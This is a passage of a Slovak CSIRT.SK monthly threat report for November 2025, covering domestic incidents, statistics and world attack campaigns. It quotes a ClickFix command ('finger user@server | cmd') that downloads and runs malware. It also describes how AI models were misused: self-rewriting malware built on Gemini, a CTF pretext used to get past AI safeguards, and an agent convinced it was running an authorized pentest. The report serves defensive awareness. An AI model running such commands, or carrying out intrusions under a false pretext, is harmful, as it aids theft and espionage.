CSIRT.SK

MINISTERSTVO
INVESTÍCIÍ, REGIONÁLNEHO ROZVOJA
A INFORMATIZÁCIE
SLOVENSKEJ REPUBLIKY

MESAČNÁ SPRÁVA

NOVEMBER 2025

TLP: WHITE

Kybernetickým priestorom v novembri 2025 rezonovalo hneď niekoľko kľúčových udalostí a útokov. Doplňujúce informácie môžete nájsť v časti Významné udalosti vo svete.

1 Aktuálna kampaň APT skupiny Qilin zasahuje aj Slovensko

Na území Slovenskej Republiky evidujeme útoky ransomvérovej skupiny Quilin v oblasti energetiky a verejnej správy.

2 Masívna kampaň ClickFix cielená na hotely a zákazníkov booking.com šíri infostealer Purerat

Výskumníci odhalili, že rozsiahla phishingová kampaň cielená na hotelový sektor od apríla 2025 zneužíva taktiku známu ako ClickFix. Útočníci sa vydávajú za služby ako Booking.com alebo Expedia.

3 Europol a OČTK v rámci Operation Endgame rozložili infraštruktúru malvéru Rhadamanthys, VenomRAT a Elysium

Bezpečnostné zložky z Europolu, Eurojustu a partneri z cybersecurity od 10. do 13. novembra 2025 uskutočnili medzinárodnú raziu v rámci akcie Operation Endgame, pri ktorej rozložili infraštruktúru troch súčasných významných hrozieb — infostealeru Rhadamanthys, trojana VenomRAT a botnetu Elysium.

4 Cloudflare 18. Novembra 2025 zaznamenal globálny výpadok služieb

Spoločnosť Cloudflare zažila rozsiahly globálny výpadok, ktorý spôsobil nedostupnosť webového obsahu pre mnoho používateľov a zasiahol aj jej používateľské rozhranie a rozhranie API. Po niekoľkých hodinách sa služby začali obnovovať a Cloudflare potvrdila, že počet chýb klesol a prevádzka sa vrátila do normálu.

5 Scattered Lapsus$ Hunters pripravujú ransomware-as-a-service službu SHINYSP1D3R

Útočné skupiny SHINYHUNTERS a SCATTERED SPIDER dokončujú ransomware-as-a-service platformu SHINYSP1D3R.

6 Bezpečnostné firmy varujú pred rizikami sviatočných nákupov

DARKTRACE, FLASHPOINT, FORCEPOINT, FORTINET, RECORDED FUTURE a ZIMPERIUM v súvislosti s nákupnou horúčkou počas sviatočného obdobia zverejnili prehľad súvisiacich hrozieb.

RIEŠENÉ INCIDENTY NA SLOVENSKU A Z NAŠEJ ČINNOSTI

V rámci svojej bežnej činnosti CSIRT.SK v mesiaci november riešil typicky najmä phishingové kampane zasahujúce jeho konštituenciu. Vyskytli sa tiež prípady kompromitovaných e-mailových účtov zamestnancov verejných inštitúcií, z ktorých útočníci rozposielali phishingové e-maily na ďalšie organizácie v konštituencii CSIRT.SK.

Podobne ako vo februári a júli, aj v novembri bežala phishingová kampaň zneužívajúca meno Všeobecnej zdravotnej poisťovne. Vládna jednotka CSIRT bola súčinná pri analýze zachytených vzoriek podvodných e-mailov a kontaktovaní správcov hostingu, kde bol podvodný obsah umiestnený, s cieľom dosiahnuť jeho odstránenie. Indikátory kompromitácie zároveň poskytla agentúre NASES pre zablokovanie škodlivých zdrojov v rámci siete Govnet.

CSIRT.SK riešila prípad prevzatej webovej domény, ktorá v minulosti patrila organizácii v jej konštituencii. Zasiahnutá organizácia požiadala o pomoc pri zrušení webu a odstránení obsahu, nad ktorým stratila kontrolu. Útočník, ktorý doménu prevzal, na nej propagoval nelegálne online kasína a hazardné hry. Používal ju tiež na šírenie škodlivého kódu, ktorý po kompromitácii obete ukradol citlivé údaje alebo zaradil zariadenie do botnetu. Jednotka kontaktovala správcu hostingu s požiadavkou odstránenia nemanažovanej webovej stránky. Tento prípad poukazuje na dôležitosť správnych postupov sanitizácie pri ukončovaní prevádzky IT služieb.

Dodržiavanie dobrej praxe je samozrejme dôležité aj pri službách v aktívnej prevádzke. Jednou kategóriou je zakázanie verejného prístupu ku administratívnym rozhraniam a citlivých funkcionalít webových služieb. Partner v novembri informoval CSIRT.SK o podozrivej aktivite smerujúcej na webovú stránku v Govnete. Aktivita bola vyhodnotená ako útok hrubou silou na rozhranie /xmlrpc.php. Jednotka preverila uvedenú aktivitu s cieľom odhaliť potenciálne úspešné prihlásenia. Spolu s partnerom poskytli zasiahnutej organizácii zistenia a odporúčania na zabezpečenie webovej stránky. Organizácia následne zabezpečila, aby citlivé komponenty webstránky neboli dostupné z internetu.

V rámci včasného varovania rozposlala jednotka informáciu o získaní zoznamu uniknutých prihlasovacích údajov z úniku "Operation Endgame 3.0". Odporučila kontaktovať zasiahnutých používateľov a vykonať potrebné opatrenia pre minimalizovanie rizika zneužitia ich účtov. Tieto zahŕňali zmeny hesiel všade, kde dané pracovné e-mailové adresy použili pri registrácii a vykonanie kontroly ich zariadení antimalvérovým riešením. Pre prehľad o únikoch prihlasovacích údajov spojených s Vašou doménou alebo konkrétnym súkromným účtom odporúčame využívať službu Have I Been Pwned, alebo alternatívy s dobrou reputáciou.

Jednotka CSIRT.SK v novembri prijala od partnera informácie o aktívne zneužívanej bezpečnostnej zraniteľnosti v produkte Fortinet FortiWeb, ktorá v tom čase nemala pridelený identifikátor CVE. Bezpečnostnú chybu mohol vzdialený neautentifikovaný útočník zneužiť zaslaním špeciálne vytvorených požiadaviek HTTP POST na vytvorenie nových administrátorských účtov a získanie úplnej kontroly nad systémom. Zraniteľné systémy sa nachádzali vo viacerých organizáciách v konštituencii VJ CSIRT. Jednotka organizácie kontaktovala s upozornením, požiadala o informácie o vykonaných protiopatreniach a výsledkoch preverenia potenciálneho zneužitia.

CSIRT.SK prijala v novembri tiež hlásenie fyzickej osoby o firme, ktorá sprostredkovávala víza a prácu v Kanade. Jej činnosť nahlásila ako pokus o podvod. Na základe poskytnutých a analýzou získaných informácií odporučila jednotka v zmysle príslušných ustanovení podanie trestného oznámenia a poskytla podrobné informácie ako postupovať v takomto prípade. Upozornila aj na generované podvodné reklamy, ktoré nahlasovateľ našiel na sieti Facebook.

V rámci svojej proaktívnej činnosti jednotka CSIRT.SK vykonáva pravidelné skenovanie a overovanie zraniteľností v službách a zariadeniach IT infraštruktúr organizácií vo svojej konštituencii, ktoré sú vystavené do internetu. Využíva k tomu platformu Achilles, ktorú sama vyvíja a prevádzkuje. Systém Achilles slúži tiež na monitoring dostupnosti webových domén, ktorú monitoruje modul Domino.

V novembri CSIRT.SK plošne varoval svoju konštituenciu ohľadom zraniteľností CVE-2025-55754 a CVE-2025-55752 platformy Apache Tomcat, ktoré dovoľovali útočníkom vzdialene vykonávať administratívne príkazy a škodlivý kód. Pre zraniteľnosti je verejne dostupný kód demonštrujúci ich zneužitie.


VJ CSIRT v rámci včasného varovania zaslala informáciu o zozname uniknutých účtov s názvom "Synthient Credential Stuffing Threat Data Data Breach". V rámci tohto úniku bolo identifikovaných viac než 100 domén z verejného sektora. Zdroje úniku neboli zrejmé, preto jednotka odporúčala kontaktovať zasiahnutých používateľov a zmeniť ich prihlasovacie heslá všade, kam sa s ich pracovným e-mailom registrovali. Porovnanie s predchádzajúcimi únikmi odhalilo, že mnohé záznamy boli jedinečné a nachádzali sa len v najnovšom úniku.

CSIRT.SK v rámci preventívnych činností organizuje aj vzdelávanie v oblasti kybernetickej bezpečnosti pre zamestnancov organizácií verejnej a štátnej správy, ako aj pre študentov stredných škôl. V novembri jednotka prezentovala rôzne témy z oblasti kybernetickej bezpečnosti pre zamestnancov Národného inštitútu pre hodnotu a technológie v zdravotníctve a Kancelárie najvyššieho správneho súdu SR. Prednášala tiež študentom Hotelovej akadémie v Košiciach a študentom a učiteľom na Univerzite Mateja Bela v Banskej Bystrici. Podieľala sa aj na online školení KC KB pre UPJŠ, kde boli odškolené kybertímy stredných škôl na tému Povolania v kybernetickej bezpečnosti.

V rámci školiacich aktivít prebehlo v Bratislave a v Košiciach už druhé školenie príslušníkov PZ SR. Školenie bolo zamerané na tému OSINT, pričom si účastníci okrem teoretickej časti mohli prakticky vyskúšať aj vyhľadávanie informácií z otvorených zdrojov. Druhou témou školenia bolo zaisťovanie dôkazových digitálnych stôp v rôznych praktických scenároch, a to aj za prítomnosti súdnych znalcov.

Členovia tímu CSIRT.SK sa v novembri zúčastnili konferencie ITAPA a výročného stretnutia Asociácie stredných odborných škôl Slovenska, kde predstavili ich riaditeľom služby, ktoré bezodplatne poskytujú aj týmto verejným inštitúciám.

VJ CSIRT poskytuje tiež školenia a cvičenia pre svoju konštituenciu v rámci výcvikového strediska Kyberaréna.


Neoprávnený prístup k informáciám/Únik informácií
108
Získavanie informácií – (phishing, social engineering, ...)
85
Pokus o prienik
22
Škodlivý kód
12
Podvod, sprenevera
5
Zraniteľnosť
5
Prienik do systému
4
Nežiaduci obsah (defacement, spam, ...)
3
Ostatné
3
Nedostupnosť (DoS, DDoS, ...)
1
Neoprávnená modifikácia informácií
1
0
20
40
60
80
100
120


VÝZNAMNÉ UDALOSTI VO SVETE

Útočníci zneužívajú nástroje RMM na kompromitáciu prepravných spoločností a krádež tovarov

Spoločnosť Proofpoint zverejnila informácie o sofistikovanej phishingovej kampani cielenej na prepravné spoločnosti, ktorá má za cieľ inštaláciu legitímnych riešení RMM (Remote Monitoring and Management) za účelom sledovania a krádeže nákladu a tovarov. Kampaň, v ktorej útočníci inštalujú aplikácie ScreenConnect, SimpleHelp, PDQ Connect, Fleetdeck, N-able a LogMeIn, je aktívna minimálne od júna 2025. Phishingové e-maily rozposielajú z kompromitovaných e-mailových schránok dopravných spoločností. Sú vizuálne a tematicky prepracované. Útočníci často odpovedajú na historické správy. Cieľom je obeť prostredníctvom sociálneho inžinierstva naviesť na stiahnutie a spustenie MSI inštalátora nástrojov RMM. Po získaní prístupu do systému útočníci skúmajú infraštruktúru obete a prostredníctvom rôznych nástrojov exfiltrujú prihlasovacie údaje. Okrem RMM bolo pozorované aj nasadenie infostealerov NetSupport, DanaBot, Lumma Stealer a Stealc. Útočníci disponujú hlbokými znalosťami sektora a procesov súvisiacich s prepravou a spolupracujú s inými kriminálnymi skupinami. ProofPoint už v marci 2025 poukázala na zvýšený záujem útočníkov o zneužitie legitímnych nástrojov RMM. Táto taktika znižuje riziko detekcie a náklady na vývoj vlastného malvéru.

Aktuálna kampaň APT skupiny Qilin zasahuje aj Slovensko

Qilin je v roku 2025 jednou z najaktívnejších ransomvérových skupín s viac ako 40 úspešnými útokmi mesačne. Celkovo bolo v roku 2025 zdokumentovaných viac ako 700 útokov, pričom najviac zasiahnutým sektorom je výroba (23%). Nasledujú profesionálne a vedecké služby (18%) a veľkoobchod (10%). Na území Slovenskej Republiky evidujeme útoky tejto ransomvérovej skupiny v oblasti energetiky a verejnej správy. Upozorňujeme aj na to, že jej primárny cieľ (výrobný sektor) tvorí značnú súčasť nášho hospodárstva. Práve západné priemyselné spoločnosti, ktoré sú častými cieľmi tejto skupiny, majú svoje pobočky aj na Slovensku. Administrátorom odporúčame zvýšiť pozornosť na neobvyklé prístupy cez VPN/RDP, implementovať segmentáciu siete a obmedzenie prístupu k citlivým systémom. Ďalej odporúčame pravidelné aktualizácie systémov a aplikácií a následnú kontrolu verzií ovládačov, obzvlášť s ohľadom na zneužívanie zraniteľností a techniky BYOVD.




VÝZNAMNÉ UDALOSTI VO SVETE

Ruská skupina CURLY COMRADES zneužíva virtuálky ALPINE v HYPER-V na obchádzanie EDR detekcie

Spoločnosť Bitdefender zverejnila informácie o novej kampani ruskej hackerskej skupiny Curly Comrades, v rámci ktorej útočníci zneužívajú HYPER-V na obchádzanie riešení EDR na zariadeniach s operačným systémom Windows. Po prieniku do systému útočníci spustili príkazy pre aktiváciu komponentu Hyper-V a deaktiváciu jeho manažmentového rozhrania. Následne prostredníctvom hypervízora vytvorili virtuálny stroj so systémom Alpine Linux so sieťovým adaptérom Default Switch označený ako WSL. V ňom spúšťajú reverzný shell CurlyShell a reverzné proxy CurlCat. CurlyShell umožňuje komunikovať s riadiacim serverom a slúži na vykonávanie príkazov, pričom perzistenciu zabezpečuje prostredníctvom úloh cron. CurlCat slúži na vytvorenie SOCKS proxy tunela, ktorý umožňuje maskovanie prevádzky SSH do HTTPS požiadaviek. Okrem uvedených nástrojov skupina použila aj dva špeciálne vytvorené skripty PowerShell. Prvý slúžil na injekciu tiketov Kerberos do LSASS, čo umožňovalo autentifikáciu na vzdialených systémoch a vykonávanie príkazov. Druhý vytváral lokálne používateľské účty na zariadeniach v rovnakej doméne. Kampaň cielila na vládne a právne subjekty v Gruzínsku a energetické firmy v Moldavsku. Celý postup zneužíval nedokonalosť sieťovej inšpekcie riešení EDR, ktoré sa špecializujú na monitoring hostiteľského zariadenia.

Útočníci zneužívajú GEMINI AI na vytvorenie metamorfického VBS droppera PROMPTFLUX

Tím GTIG zverejnil analýzu nového VBS (Visual Basic Script) droppera PROMPTFLUX, ktorý za účelom obfuskácie a zamedzenia detekcie na báze signatúr zneužíva API rozhranie Gemini na „just-in-time“ modifikáciu svojho zdrojového kódu. Malvér obsahuje aj komponent Thinking Robot, ktorý v pravidelných intervaloch svoj kód modifikuje prostredníctvom modelu Gemini 1.5. Modifikované verzie sú za účelom zabezpečenia perzistencie ukladané do priečinka Windows Startup a malvér sa ďalej šíri na sieťové úložiská a prenosné médiá. Zaznamenané boli aj verzie inštruujúce AI na prepísanie celého kódu so zachovaním pôvodnej funkcionality. Samotné API kľúče sú napevno zavedené v kóde. Cieľom útočníkov je vytvorenie metamorfického skriptu, ktorý sa sám vyvíja v čase. GTIG vydal aj prehľad spôsobov zneužitia AI zo strany štátom sponzorovaných aktérov z Ruska, Severnej Kórei, Číny a Iránu. Bezpečnostné mechanizmy modelov AI útočníci obchádzajú sofistikovanými technikami, ktoré neustále inovujú. Nedávno bola zaznamenaná aj technika založená na tematike účasti na CTF cvičení.




VÝZNAMNÉ UDALOSTI VO SVETE

SONICWALL pripisuje únik cloudových záloh z portálu MYSONICWALL štátom sponzorovaným útočníkom

Spoločnosť SonicWall oznámila, že v septembri došlo k bezpečnostnému incidentu kde štátom sponzorovaný aktér získal prístup ku konfiguráciám firewallov uloženým v cloude prostredníctvom služby MySonicWall. SonicWall uviedla, že útok neovplyvnil jej produkty, firmvér, zdrojový kód ani zákaznícke siete. Útočník mohol získať citlivé údaje (napr. prístupové údaje či tokeny), ktoré by mohli umožniť neskoršie kompromitovanie zákazníckych firewallov. Zákazníci by sa mali prihlásiť do portálu MySonicWall.com a skontrolovať svoje zariadenia. Na zjednodušenie súvisiacich úkonov sú k dispozícii aj nástroje Online Analysis Tool a Credentials Reset Tool, ktoré taktiež možno využiť na identifikáciu ohrozených zariadení a reset hesiel.

SHADOWSERVER eviduje vyše 34000 Cisco ASA a FTD so zraniteľnosťami CVE-2025-20333 a CVE-2025-20362


Spoločnosť Shadowserver celosvetovo eviduje vyše 34 000 firewallov Cisco ASA a FTD obsahujúcich zraniteľnosti CVE-2025-20333 a CVE-2025-20362. Zreťazením uvedených zraniteľností možno získať úplnú kontrolu nad systémom, čo aktívne zneužívali útočníci za šírenie shellcode loadera LINE DANCER a zadných vrátok LINE RUNNER. Cisco 5. novembra 2025 zverejnila informácie o alternatívnom spôsobe zneužitia zraniteľnosti na vyvolanie reštartu zariadení vedúceho k zneprístupneniu služby.



Masívna cielená kampaň CLICKFIX šíri infostealer PURERAT

Výskumníci odhalili, že rozsiahla phishingová kampaň cielená na hotelový sektor od apríla 2025 zneužíva taktiku známu ako ClickFix. Útočníci sa vydávajú za služby ako Booking.com alebo Expedia. Posielajú správy hotelovým manažérom, presmerovávajú ich na falošné stránky s „overením“, aby si v príkazovom riadku spustili skript. Následne pomocou techniky DLL side loadingu nainštalujú malvér PureRAT s funkcionalitou ovládania klávesnice, webkamery a mikrofónu, snímania kláves a vzdialenej exekúcie príkazov a kódu. Útočníci kompromitujú extranetové účty Booking.com, z ktorých získavajú a predávajú dáta na čiernom trhu. Pritom využívajú tiež videoinštrukcie, časovače, sledovanie OS a automatické kopírovanie príkazov do clipboardu, čím zvyšujú úspešnosť útokov.

VÝZNAMNÉ UDALOSTI VO SVETE



Honeypot AMAZON MADPOT zachytil nového APT aktéra zneužívajúceho zranteľnosti v Citrix Netscaler a Cisco ISE

Výskumníci z Amazon Threat Intelligence zistili, že skupina útočníkov zneužila dve závažné zraniteľnosti v Citrix NetScaler ADC and Gateway a Cisco Identity Services Engine (Cisco ISE). Zraniteľnosť CVE-2025-5777 (Citrix Bleed Two) umožňovala čítanie pamäte mimo povolené hodnoty, čím útočník mohol získať tokeny relácií alebo iné citlivé údaje bez autentifikácie. CVE-2025-20337 umožňovala vzdialené vykonanie kódu s právami používateľa root bez overenia, teda neautentifikovaný útočník mohol získať plnú kontrolu nad zariadením. Obidve zraniteľnosti boli zneužívané ako zero-day. Zraniteľnosť v Cisco ISE mali útočníci zneužiť na získanie administrátorského prístupu a umiestnenie vlastného webshellu, ktorý bol maskovaný ako legitímny komponent. Webshell bežal priamo v operačnej pamäti, injektoval sa do vlákien zabudovaného serveru Tomcat a zachytával všetky HTTP požiadavky. Výskumníci útočníka považujú za APT skupinu, pretože súčasne disponoval informáciami o viacerých zero-day zraniteľnostiach a mal rozsiahle vedomosti o fungovaní daných aplikácií.

EUROPOL a OČTK rozložili infraštruktúru RHADAMANTHYS, VENOM RAT a ELYSIUM

Bezpečnostné zložky z Europolu, Eurojustu a ich partneri uskutočnili medzinárodnú raziu v rámci akcie Operation Endgame, pri ktorej rozložili infraštruktúru troch súčasných významných hrozieb — infostealeru Rhadamanthys, trojana VenomRAT a botnetu Elysium. Odpojili viac než 1 025 serverov, zabavili 20 domén a zatkli hlavnú podozrivú osobu spojenú s VenomRAT v Grécku. Infraštruktúra útočníkov pozostávajúca z vyše stotisíc infikovaných počítačov obsahovala milióny ukradnutých prihlasovacích údajov, pričom hlavný páchateľ mal prístup ku viac ako 100 000 krypto peňaženiek potenciálne v hodnote miliónov eur.

Útočníci v rámci CLICKFIX zneužívajú zastaraný protokol na sťahovanie škodlivého obsahu

Útočníci zneužívajú zastaraný protokol Finger, ktorý sa kedysi používal na zisťovanie informácií o používateľoch, ako je meno, posledné prihlásenie či domovský adresár. Teraz ho používajú na diaľkové doručovanie príkazov do operačných systémov Windows. V rámci malvérovej kampane ClickFix presvedčia obeť, aby spustila príkaz ako „finger user@server | cmd. Tieto príkazy potom stiahnu a spustia malvér (napríklad Python infostealer alebo Free RAT NetSupport Manager). Ako obranu odborníci odporúčajú zablokovať odchádzajúcu komunikáciu na TCP port 79, ktorý Finger používa.


VÝZNAMNÉ UDALOSTI VO SVETE

Čínska APT mala vytvoriť AI systém schopný samostatného výkonu kyberšpionáže


Bezpečnostná komunita spochybňuje reporty spoločnosti Anthropic o aktívnom zneužívaní Claude Code zo strany čínskej štátom sponzorovanej skupiny GTG-1002. Zneužitá AI mala z väčšej miery samostatne zrealizovať kybernetickú špionáž, čo podľa odbornej komunity prekračuje aktuálne možnosti AI. Report obsahuje vysokoúrovňový model, ktorý má byť pomocou nástrojov pre penetračné testovanie a serverov MCP schopný samostatného výkonu kybernetických ofenzívnych operácií. Ľudský operátor mal len povoliť eskaláciu privilégií a skontrolovať dáta určené pre exfiltráciu. V prvej fáze útočník zadal ciele a presvedčil model, že sa jedná o oprávnený pentest. Počas druhej fázy AI vykonala sken infraštruktúry. V treťom kroku tvorila payloady pre overovanie prítomnosti zraniteľností a tvorila reporty pre operátora. Štvrtý krok bol zameraný na extrakciu autentifikačných údajov z konfigurácie, ich zneužitie na prienik do systému a zmapovanie internej infraštruktúry. V rámci predposlednej fázy AI vytvárala dopyty pre identifikáciu a extrakciu citlivých údajov z databáz. AI priebeh útoku detailne dokumentovala a v poslednej fáze vytvorila detailný report. Problémy však vzbudzovala 